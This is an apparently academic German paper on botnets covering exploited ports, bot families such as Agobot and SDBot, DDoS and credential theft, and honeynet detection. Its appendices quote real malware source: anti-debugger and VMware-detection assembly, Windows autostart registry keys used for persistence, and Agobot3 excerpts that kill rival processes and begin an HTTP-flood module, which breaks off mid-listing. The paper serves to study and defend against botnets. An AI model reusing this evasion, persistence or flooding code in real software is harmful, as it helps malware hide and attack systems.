- *NetBIOS Name Service, Port 137/UDP:* Dieser Service wird für Dienstsuche und -erkennung von Windows ebenfalls für die Ressourcenfreigabe genutzt.

- *Remote Procedure Call, RPC, Port 135/TCP:* Das RCP-Protokoll bietet die Möglichkeit an einem entfernten System Code auszuführen ohne spezielle Systemeigenschaften in Betracht ziehen zu müssen. Auch die Implementierung dieses Dienstes bietet häufig einige Verwundbarkeiten, die gerne angegriffen werden.

In einer Analyse des *German Honeynet Project* machte der Traffic auf bzw. für diese Ports mehr als 80% aus [The-05a], wohlgemerkt in einer Honeynet (s.u.)-Umgebung, die sonst (nahezu) keinen Netzwerkverkehr erzeugt.

Weitere verwundbare Dienste lassen sich z.B. auch mit Hilfe der Security-Meldungen der Softwareanbieter oder von News-Diensten finden. In der Liste sind weit verbreitete Services wie der Internet Information Server 4, der Datenbankserver MS-SQL, aber auch quelloffene Produkte sind davon betroffen wie z.B. MySQLs UDF Weakness.
Besonders interessant für Angreifer sind aber vorallem auch sog. 0-day-attacks, Attacken zu noch unbekannten Lücken und damit ein großes Erfolgspotenzial besitzen.
Immer häufiger ist auch Anwendersoftware, die für Updates, Lizenzierungsfragen,... . (Ein Beispiel dafür ist in [Knop06] zu finden.

3. Botsoftware

Betreiber von Botnetzen müssen das Rad nicht neu erfinden. Vorgefertigte Botsoftware ist an entsprechenden Stellen im Internet zu finden, meist inklusive Quellcode. Dies bietet für den „versierten Nutzer“ die Möglichkeit eigene Erweiterungen und Verbesserungen einzupflegen; neue Dienste in die Botsoftware zu packen oder neuste Sicherheitslücken auszunutzen.

Der wohl eleganteste Bot dürfte *Agobot* sein. Er firmiert auch unter dem Namen Phatbot, Forbot oder XtremBot. Sie alle stammen aus der selben Codebasis ab. Diese wurde von ihrem ursprünglichen Autor nicht nur unter die GPL gestellt, sondern mit einer beispielhaften Softwarearchitektur bedacht: „The code reads like a charm, it’s like datingthe devil.“ [The-05a] Daneben vertrieb der Autor auch eine „private Version“ in unterschiedlichen Ausstattungsmerkmalen und verschiedenen Servic Dienstleistungen, wie Updates und neue Scannerfähigkeiten. [Ago] Der junge deutsche Autor, der unter dem Namen Ago auftrat ist allerdings im Mai 2004 für Computer Kriminalität verhaftet worden.
So ist es ein leichtes neue Module und Plug-ins zu schreiben. Für erste Botnetz-Schritte braucht man aber soweit gar nicht erst zu gehen. Für die Grundlegende Variante kommt die Software gleich mit einem Windows-Benutzerfrontend daher, in dem alle wichtigen Grundkonfigurationen vorgenommen werden können. Das dies den Nutzerkreis der Software extrem erweitert versteht sich von selbst.



Abbildung 2: Phatbot Konfigurationsoberfläche

Ein weitere in C/C++ geschriebene Bot-Familie sind die *SDBots*. Im Vergleich zu Agobot verteilt sich hier der Quellcode auf einige wenige Dateien, die sehr lange sind und eher die Struktur von Spaghetti-Code haben. Trotzdem erfreut sich auch gerade dieser großer Beliebtheit und vieler Modifikationen.

kaiten, genießt keine große Verbreitung, hat einen schwache Authentifizierung (ermöglicht also das einfache Stehlen des Botnetzes) und in der ursprünglichen Version fehlt auch Funktionalität zum Weiterverbreiten. Aktuelle Versionen haben diese Lücken geschlossen. Ein herausragendes Merkmal ist, dass dieser Bot auch für Unix und Linux System geschrieben wurde und

dieser auch die dort vorherrschenden Gegebenheiten zu nutzen weiß, z.B. bei der Installation von Startskripten.

Eine ganz eigene Gruppe bilden die auf der IRC-Software mIRC basierenden Bots; bekannt sind sie als *GT-Bots* („Global Threat"). Sie nutzen mIRC zur Kommunikation und kommen in der Regel mit Skripts und anderer Binärsoftware

Alle genannten Bots haben gemeinsam, dass sie sich vieler Möglichkeiten und Tricks bedienen um auf dem Wirtsystem unerkannt zu bleiben. Dazu zählen sog. Fähigkeiten die von Root-Kits bekannt sind. RootKits sind Softwaretools, die es einem Angreifer ermöglicht Rechte eines Systemadministrators, dem „Root" unter Unix-Derivaten, zu erlangen. Eine der Möglichkeiten ist das Verstecken von Prozessen. So kann weder der Anwender mit gewöhnlichen Taskmanagern noch können einfache Überwachungssoftware (Anti-Viren-Tools oder Malware-Watcher) diese Prozesse ausmachen. Ein besondere Highlight bietet Microsofts Windows Dateisystem NTFS (New Technology File System) selbst: Der alternative File Stream Acces ermöglicht an der normalen Schnittstelle vorbei den Zugriff auf das Speichermedium. Die Bot-Binaries und andere Daten (z.B. Mitschnitte aus Netzwerkverkehr oder Tastaturaufzeichnungen) bleiben auch so in der Regel vor dem Anwender und ihm dabei assistierenden Tools unauffindbar. Auch die Analyse mit der Hilfe von Debuggern oder in abgeschotteten Umgebungen wie VMWare wird unterbunden(A).

Für Bots, vorallem ihre Kernfunktionalität ist es evident wichtig möglichst klein daher zu kommen, um sich schnell auf Zielsystem zu übertragen oder mögliche Limitation der sich auftuenden Sicherheitslücken nicht übergebühr zu strapazieren, also das Risiko eines Verbindungsabbaus o.ä. in dieser kritischen Phase einzugehen. Daher setzen fast alle Bots Binärcodepacker wie UPX oder Morphine ein. Versuchen mit Netzwerkverkehrsanalyse oder einfachen Mustererkennungen Bots auszumachen werden hier fast chancenlos. Zwar ist ein Entpacken der Daten möglich, ob der Menge und beschränkten Systemressource impraktikabel.

Die Quelloffenheit der Bots macht nicht nur einzelne Entwicklungszweige einer Software möglich; nahezu jeder ernsthafte Botnetzbetreiber hat eigene Erweiterungen in die Software eingepflegt. Besonders anspruchsvoll sind dabei polymorphe Codes, die ihre Binärgestalt stets ändern können um die Arbeit von Anti-Viren-Software zu erschweren. Nichtsdestoweniger haben Anbieter solcher Software riesige Datenbanken mit Erkennungsmustern aufgebaut. Der Antivirenhersteller Sophos listet z.B. alleine von Agobot mehrere zehntausend Varianten.

4. Verwendung von Bots und Botnetzen

4.1. Updates

Nach dem ein Bot eine Sicherheitslücke ausgenutzt hat um sich auf einem neuen System einzurichten, lädt er als erstes weitere (Kern-)Komponenten seiner Software nach. Dies erfolgt entweder auf dem File-Transfer für IRC Netze DCC (oder CSend) oder per HTTP oder TFTP/FTP. Letzteres hat den bereits erwähnten Vorteil der offene Firewall-Ports.

Auch Updates der Botsoftware, wird auf diese Methoden nachgeladen. Die meisten Bots aktualisieren aber ihre Software nicht von alleine, sondern müssen per Kommando von ihrem Betreiber dazu aufgefordert werden. Da die Software überwiegend aus zentralen Beständen kommt, macht dies auch Sinn da wohl kein Botnetzbetreiber langfristig einen Updateserver für seine Software vorhalten kann.

Eine Ausnahme dazu und weiteren Weg zur Verbreitung von Softwarekomponenten bieten Peer-to-Peer Filesharing Netze. Durch ihre dezentrale Struktur lässt sich in ihnen neue Software vorhalten – gleichzeitig gibt es keine Gefahr des Single-Point-of-Failure.

4.2. Angriffe

Die notwendigen kriminellen Energie gegeben, bieten sich für den Botnetz-Betreiber diverse Motivationsgrundlagen für sein Handeln.

Der klassische Anwendungszweck von Botnetzen liegt in den sog. **Distributed Denial of Service Angriffen**. Bei diesen Angriffen bekommen die Bots den Befehl möglichst viele Anfragen an das zu schädigende System zu stellen. Bei Webservern wären das z.B. HTTP-Requests um Seiten zu laden; in der Steigerung werden dann Links der Webserver wiederholt rekursiv abgefragt. Besonders beliebt in Kombination mit diesen bandbreitenhungrigen Maßnahmen ist das Stellen von aufwendigen Suchanfragen. Zwar bedürfen diese meist vorab eine speziellen Programmierung der Bots, können aber richtig eingesetzt die CPU-Leistung eines angegriffenen Systems schnell erschöpfen.
Schlussendliches Ziel: das Opfer ist nicht mehr erreichbar, seine Dienste stehen im Internet nicht mehr zur Verfügung. Vorallem bei Betreibern von Webportalen und Webshops kann dies zu enormen (Umsatz-)Ausfällen führen. Dementsprechend häufig fanden sich direkte Konkurrenten als Auftraggeber solcher Attacken ein Ermittlungen bei den allgemein selten aufgedeckten Sabotage fällen.
Aber auch soziale Konflikte zwischen Einzelnen oder ganzen Communities führen dazu, dass man das System des jeweiligen in die Knie zwingt. Ergänzend ist in dieser Kategorie auch Imponiergehabe zu beobachten. So beobachtete der Autor von [Thom03] eine Kommunikation auf einem IRC-Channel, in dem es darum ging mehr als 800 Mbps Traffic zu erzeugen; er schaffte „nur“ 792 Mbps für etwas unter einer Stunde.
Aber nicht nur große, öffentliche Dienste im Netz werden angegriffen, sondern auch einzelne Systeme, vorallem wenn es zur Lösung sozialer Konflikte dient. Allgemeingültig ist dabei ein Angriff bei dem unzählige TCP SYN-Pakete geschickt werden. SYN-Pakete des Transport-Control-Protokolls haben die Aufgabe eine TCP-Verbindung mit dem Gegenüber auszuhandeln (Parameter, Sequenznummern, ...). Der Bot wartet aber die Antwort des Service gar nicht erst ab, meist braucht er dies auch nicht, da er die Absender-IP-Adresse sowieso fälscht. Der TCP-Stack des angegriffenen Systems hingegen ist schwer ausgelastet. Ähnlich funktionieren Smurf-Attacken, bei welchen ICMP-Pakete (z.B. Pings) an die Broadcast-Adresse des Zielnetzwerk gesendet werden; die gefälschte Absenderadresse ist die des angegriffenen Systems, so dass dessen Netzwerkanbindung durch Antworten überlastet wird. Neben TCP- und ICMP- Angriffen lassen sich ganz ähnlich auch UDP-Flood realisieren, die eine Überlastung des Netzwerks provozieren.
Daneben existieren noch einige Spezialvarianten für Angriffe wie „Ping of Death“ (ICMP-Echo-Request die größer als 65kBytes sind, brachte viele Betriebssysteme zum Absturz, da lt. RFC-791 dies die maximale Größe für solche Pakete ist) oder „Teardrop“ (ein Index-Fehler beim Zusammensetzen von Paketen wird provoziert, wodurch dieser Integer-Überlauf das Überschreiben von Speicherbereichen hervorrief; Windows 95 und NT4 waren davon betroffen), welche mangelnde Implementierung der jeweiligen Netzwerkschichten im Betriebsystem ausnutzen. Diese kommen heute nur noch selten zum Einsatz, da diese Lücken inzwischen geschlossen sind.

Einen direkteren Weg an Geld heran zu kommen bietet das Ausspähen von Zugangsdaten zu Banken, Zahlungssystem wie PayPal oder Benutzerkonten andere Dienste und Shops. Dabei ist Botsoftware in der Lage Tastatureingaben aufzuzeichnen; die sog. **Keylogger** sind dabei in der Lage nur wichtige Passagen mitzuschneiden, also wenn in der Nähe des Eingabe-Stroms z.B. die Adresse einer Bank eingetippt wurde. Bei dieser Art des Ausspähens ist es egal, wie gut die Verschlüsselung der Daten zwischen PC und Bank ist. Auf genau diese Art und Weise kann man z.B. schnell und im großen Stil PayPal-Konten entführen.
Ähnlich arbeiten **Sniffer** die den ausgehenden Netzwerkverkehr nach unverschlüsselten Passwörtern abgrasen.

Viele Anwendungen legen *leider* ihre Zugangsdaten in Cookies, Registry-Einträgen oder einfachen Dateien mit nur schwacher oder garkeiner Verschlüsselung auf der Festplatte ab. So etwas wird schnell bekannt und natürlich von Bots gezielt auf dem kompromittierten System ausgenutzt.
Die gesammelten Daten werden entweder unmittelbar oder per Befehl an den Betreiber übermittelt – natürlich nicht direkt sondern in der Regel in geschlossene IRC-Räume oder einfachen Datenbanken die weitere Bots anbieten.

Für das sog. **Spamming** lassen sich Botnetze mieten, oftmals haben die Betreiber von Botnetzen kein eigenes direktes Interesse am massenhaften Versand von Werbe-EMails oder Phishing-EMails (Ein Form des Spams, die den Empfänger motiviert persönliche Zugangsdaten z.B. zu Bankkonten auf präparierten, äußerlich verwechselbaren Websites einzugeben). Vielmehr stellen sie Dritten ihre Netze stundenweise zur Verfügung.
Empfängersysteme können nicht einfache eine IP-Adresse sperren um diesen Spam zu filtern, da er ja von zig-tausend verschiedenen Systemen kommt. Ähnlich werden Bots geschickt genutzt um Phishing-Sites zu hosten. Bei der Auswahl wird auf zuverlässige Verfügbarkeit und hinreichend Bandbreite geachtet. Auf diese Art und Weise muss der Phisher nicht selbst einen Server betreiben und außerdem kann der Host beliebig ausgetauscht werden, was die Bekämpfung weiter erschwert. Auch hier wird die Erreichbarkeit üblicherweise mit dynamischen DNS realisiert.

Ein weiterer Weg für Botmaster mit Werbung Geld zu verdienen sind Dienste, die pro angezeigtem oder angeklickten Werbebanner oder -popup eine Vergütung auszahlen. Bots nutzen dazu die vom Mircosoft Internet Explorer unterstützten Browser Helper Objects. Zufällig, scheinbar aus dem Nichts, erscheinen Pop-Ups auf dem geschädigten System und zwingen den Nutzer zum An- oder Wegklicken.
Ähnlich verhält es sich bei dem Missbrauch von Googles AdSense Programm. Die Bots simulieren dabei die Klicks auf Seiten mit den von Google geschalteten Werbungen.
Einen meist nicht ganz so gravierenden Schaden richtet die Manipulation von Online-Umfragen an. Meist sind diese anonym und kontrollieren nicht die Teilnehmer, so dass auch hier ein automatisiertes Skript eines Bots einfach zu Werke gehen kann.

5. Erkennung von Botnetzen

Es liegt in der Natur der Bots, dass sie in aller Regel unerkannt bleiben wollen. Daher sind Dateien schwer auszumachen, ihre Startmechanismen verschleiert und ihr Netzwerkverkehr im Hintergrund in andere Protokolle eingebettet und meist auch noch verschlüsselt.

Um trotzdem Information über das Vorgehen von Botmastern und Funktionsweise der Botsoftware zu sammeln hat sich eine Erweiterung des sog. Honeypot-Prinzips bewährt. Ein *Honeypot* ist ein System, welches spezielle Dienste, wissentlich ungepatcht und offen im Netz exponiert um mögliche Angreifer anzulocken und deren Verhalten zu studieren. Dabei ist es aber notwendig, dass diese System um notwendige Eigenschaften erweitert werden, z.B. das Aufzeichnen der Verkehrsdaten.
Honeynets, wie sie in [The-06] beschrieben sind, gehen ein Stück weiter: Sie stellen ein ganzes Netz an Honeypots zur Verfügung, die mögliche Dienste anbieten und damit möglichst realistische Situationen für Angreifer schaffen sollen. Der Trick besteht nun aber darin, dieses Netz vom Rest durch ein *Honeywall Gateway* getrennt wird. Dieses Gateway überbrückt den Datenverkehr auf Schicht 2, so dass kein Angreifer seine Existenz ausmachen kann. Da die Dienste auf den Honeypots nicht genutzt werden, wird jeder Verkehr der Auftritt böswilligen Charakter haben: entweder einfache Portscans, Aufspüren, Ausnützen von Sicherheitslücken oder tatsächliche Botaktivität. Zusätzlich zu diesen zwei Ports kann ein Honeywall Gateway

noch ein weitere Netzwerkschnittstelle für Administrationszwecke besitzen.
Eine der schwierigsten Aufgaben bei dem Betrieb eines Honeynets ist Eindämmen von Aktivitäten die in diesem Netz auftreten. Jedes kompromittierte System kann Schaden an allen, auch außerhalb des Honeynets positionierten System einrichten. Beschneidet man umgekehrt die Möglichkeiten die ein Bot oder Angreifer auf einem Honeypot oder innerhalb eines Honeynets hat besteht die Gefahr, dass der Angreifer merkt, dass es innerhalb eines Honeynets agiert oder zumindest, dass man relevante Daten nicht mehr Sammeln kann. Dies ist zugleich die zweite Aufgabe: Das Aufzeichnen relevanter Kommandos und des Netzwerkverkehrs nicht nur am Gateway (Kommt Verschlüsselung zum Einsatz, so muss der entstehende Verkehr mitprotokolliert werden, bevor er durch IPSec, SSH oder SSL nutzlos wird). Diese mitgeschnittenen Daten müssen dann möglichst von dem jeweiligen Honeypot geschleust werden. Das Sammeln der Daten auf dem System selbst birgt die zu große Gefahr entdeckt zu werden. Letztendlich müssen die gesammelten Daten gefiltert und ausgewertet werden.
Wie die *Honeynet Project & Research Alliance* weiter in [The-06] ausführt, stellt der Einsatz von Honeynets auch Gefahren da: Angreifer können diese System als Basis für erfolgreiche Angriffe, auch und vorallem innerhalb der eigenen Organisation nutzen oder sogar gegen das aufgesetzte Honeynet und damit die geschaffenen Mechanismen zur Informationsgewinnung. Schlimmer noch, entdecken Angreifer, dass sie einem Honeynet aufgesessen sind, werden sie versuchen dessen Mechanismen zu umgehen oder aus Rache das Honeynet oder andere Dienste der entsprechenden Institution anzugreifen.



Abbildung 3: Struktur Honeynet [The-06]

6. Fazit

Abschließend bleibt festzustellen, das Botnetze, obwohl sie schon ältere Techniken und nicht unbedingt die stabilste Infrastruktur nutzen immer noch eine große Gefahr darstellen. Dies liegt vorallem daran, dass viele Endanwender mangelndes Sicherheitsbewusstsein und Wissen haben. Gleichzeitig werden die Methoden von Angreifern, vorallem im Bereich des „social engineering“ immer ausgereifter um den Anwender in neue Falle tappen zu lassen.

Vorallem aber die Verbesserungsmöglichkeiten bei der Infrastruktur bietet Botnetzen noch ein großes Potenzial und stellen der Bekämpfung immer neue Herausforderungen. Bei der Erkennung von Gefahren, werden wohl immer ausgefeiltere Mechanismen eingesetzt werden müssen – gleichzeitig wird man präventiv zunehmend in eine aktive Rolle schlüpfen müssen.

Einen großen Beitrag zur Sicherheit könnten in Zukunft aber auch die Architekturen der gängigen Betriebssysteme, allen voran Microsoft Windows bieten. Es ist nicht wirklich notwendig, dass der normale Nutzer standardmäßig mit vollen Administratorrechten unterwegs ist; auch die Systemdienste könnten nur mit für ihre Aufgaben ausreichenden Rechten bedient werden. Die Gefahr einem Wurm dann damit zu große Angriffsfläche zu bieten wäre damit dann minimiert.

Wahrscheinlich ist es aber erst die Kombination vieler Maßnahmen, welche die Aktivitäten und Auswirkungen von Botnetzen eindämmen oder auf ein kontrollierbares Maß minimieren.

A. Debugger Erkennung

Die Analyse durch Debugger oder virtuelle Maschinen wie VMWare wird erschwert oder gar unmöglich gemacht. Aus der in [The-05b] aufgeführten Code-Snippets, hier eine kleine Auswahl:

Zur Erkennung eines Debuggers unter Windows:

```
/*
        Function: IsSICELoaded
        Description: This method is used by a lot of crypters/compresors it uses INT 41,
                     this interrupt is used by Windows debugging interface to detect if a
                     debugger is present. Only works under Windows.
        Returns: true if a debugger is detected
*/

__inline bool IsSICELoaded() {
        _asm {
                mov ah, 0x43
                int 0x68
                cmp ax, 0x0F386 // Will be set by all system debuggers.
                jz out_

                xor ax, ax
                mov es, ax
                mov bx, word ptr es:[0x68*4]
                mov es, word ptr es:[0x68*4+2]
                mov eax, 0x0F43FC80
                cmp eax, dword ptr es:[ebx]
                jnz out_
                jmp normal_
        normal_:
                xor eax, eax
                leave
                ret
        out_:
                mov eax, 0x1
                leave
                ret
        }
        return false;
}
```

Zur Erkennung von VMWare unter Ausnutzung eines VMWare spezifischen Backdoors:

```
/*
        executes VMware backdoor I/O function call
*/

#define VMWARE_MAGIC            0x564D5868      // Backdoor magic number
#define VMWARE_PORT             0x5658          // Backdoor port number
#define VMCMD_GET_VERSION       0x0a            // Get version number

int VMBackDoor(unsigned long *reg_a, unsigned long *reg_b, unsigned long *reg_c,
unsigned long *reg_d) {
        unsigned long a, b, c, d;
        b=reg_b?*reg_b:0;
        c=reg_c?*reg_c:0;

        xtry {
                __asm {
                        push eax
                        push ebx
                        push ecx
                        push edx

                        mov eax, VMWARE_MAGIC
                        mov ebx, b
                        mov ecx, c
                        mov edx, VMWARE_PORT

                        in eax, dx

                        mov a, eax
                        mov b, ebx
                        mov c, ecx
                        mov d, edx

                        pop edx
                        pop ecx
                        pop ebx
                        pop eax
                }
        } xcatch(...) {}

        if(reg_a) *reg_a=a; if(reg_b) *reg_b=b; if(reg_c) *reg_c=c; if(reg_d)
*reg_d=d;
        return a;
}

/*
        Check VMware version only
*/

```

```
50  int VMGetVersion() {
51          unsigned long version, magic, command;
52          command=VMCMD_GET_VERSION;
53          VMBackDoor(&version, &magic, &command, NULL);
54          if(magic==VMWARE_MAGIC) return version;
55          else return 0; }
56
57  /*
58          Check if running inside VMWare
59  */
60
61  int IsVMWare() {
62          int version=VMGetVersion();
63          if(version) return true; else return false;
64  }
```

B. Startmethoden unter Windows

In [Doc] ist detailliert dargestellt, welche Möglichkeiten es unter Windows gibt Software zu starten. Da zu erwarten ist, dass diese Quelle nicht notwendigerweise lange im Netz zu finden ist, wird sie hier wiedergegeben:

```
1   Win.ini = C:\windows\win.ini
2   [windows]
3   Run=
4   Load=
5
6   Anything filename after the run or load= will startup everytime you boot up.
7   Please note that the file maybe hidden to the left so completely scroll over to
8   see if there isn't a file name hidden there. Some aol.pws hide over there.
9
10  System.ini = c:\windows\system.ini
11  [boot]
12  shell=explorer.exe C:\windows\filename
13
14  Another way to startup a file is use the shell method. The file next to explorer.exe will startup when ever windows
        starts up. Also scroll all the way over just to be sure. The file next explorer.exe can be deleted stoping
      the server from starting up that way. Also the location should be revealed with the filename. If it isn't
      revealed assume it is in the windows folder and search for the file name there.
15
16  Go to start> run> Type "sysedit" this will open up a program with multiple windows. One window will say system.ini
      one will say win.ini there will be two others ignore those. This is just an easier way of accessing system.ini
        and win.ini
17
18  Before we move to registry there is one folder C:\WINDOWS\Start Menu\Programs\StartUp any file in here will startup
        when windows is booted up.
19
20  Now the registry, Note that any changes could compromise your system so do only what we say. To access your
      registry go to start> run> type "regedit" without the "" A window with multiple what looks like folders should
        pop up e.g. HKEY_LOCAL_MACHINE.
21
22  There are multiple startup places in your registry here is a list (The more common ones are in bold the less known
      ones are in italics):
23
24  [HKEY_CLASSES_ROOT\exefile\shell\open\command] ="\"%1\" %*"
25  [HKEY_CLASSES_ROOT\comfile\shell\open\command] ="\"%1\" %*"
26  [HKEY_CLASSES_ROOT\batfile\shell\open\command] ="\"%1\" %*"
27  [HKEY_CLASSES_ROOT\htafile\Shell\Open\Command] ="\"%1\" %*"
28  [HKEY_CLASSES_ROOT\piffile\shell\open\command] ="\"%1\" %*"
29  [HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command] ="\"%1\" %*"
30  [HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command] ="\"%1\" %*"
31  [HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command] ="\"%1\" %*"
32  [HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\Shell\Open\Command] ="\"%1\" %*"
33  [HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command] ="\"%1\" %*"
34
35  If these keys don't have the "\"%1\" %*" value and are changed to "\"server.exe %1\" %*" than it is running a file
      on startup most likely a Trojan.
36
37  These keys were used in sub7 2.2 New Methods
38
39  HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components
40  HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\explorer\User shell folders
41
42  Icq Inet
43  [HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps\test]
44  "Path"="test.exe"
45  "Startup"="c:\\test"
46  "Parameters"=""
47  "Enable"="Yes"
48
49  [HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps\]
50  This key states that all apps will be executed if ICQNET Detects an Internet Connection.
51
52  [HKEY_LOCAL_MACHINE\Software\CLASSES\ShellScrap] ="Scrap object" "NeverShowExt"=""
53  This key changes your files specified extension.
54
55  More commonly known keys:
56  [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
57  [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
58  [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
59  [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]
```

C. Phatbot und Agobot3 Code Auszüge

Agobot3 steht in Konkurrenz zu anderen Bots, daher wird versucht deren Prozesse zu beenden:

```
bool CInstaller::CopyToSysDir(CString &sFilename)
{

// [...]

#ifdef WIN32
        // Kill MSBlast
        KillProcess("msblast.exe");
        KillProcess("penis32.exe");
        KillProcess("mspatch.exe");

        // Kill Sobig.F
        KillProcess("winppr32.exe");

        // Kill Welchia
        KillProcess("dllhost.exe");
        KillProcess("tftpd.exe");
#else
        // FIXME: Add linux worm killer here
#endif // WIN32
```

Eine der Fähigkeiten ist rekursiv HTTP-Floods zu generieren:

```
/*      Agobot3 - a modular IRC bot for Win32 / Linux
        Copyright (C) 2003 Ago

        This program is free software; you can redistribute it and/or
        modify it under the terms of the GNU General Public License
        as published by the Free Software Foundation; either version 2
        of the License, or (at your option) any later version.

        This program is distributed in the hope that it will be useful,
        but WITHOUT ANY WARRANTY; without even the implied warranty of
        MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
        GNU General Public License for more details.

        You should have received a copy of the GNU General Public License
        along with this program; if not, write to the Free Software
        Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA  02111-1307, USA. */

#include "main.h"
#include "httpflood.h"
#include "mainctrl.h"
#include "utility.h"

char *g_szUserAgents[]={
        "FAST-WebCrawler/3.8 (atw-crawler at fast dot no; http://fast.no/support/crawler.asp)",
        "Googlebot/2.1 (+http://www.googlebot.com/bot.html)",
        "Lynx/2.8.4rel.1 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/0.8.6",
        "Microsoft-WebDAV-MiniRedir/5.1.2600",
        "Mozilla/4.0 (compatible; MSIE 4.01; Windows 95)",
        "Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)",
        "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)",
        "Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows  NT 5.1; Q312461)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; Win 9x 4.90; H010818; AT&T CSM6.0)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.0.3705; .NET CLR 1.1.4322)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 1.0.3705)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Avant Browser [avantbrowser.com]; .NET CLR 1.1.4322)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; DigExt)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; FunWebProducts-MyWay; (R1 1.3); .NET CLR 1.1.4322)",
        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.3.1.0)",
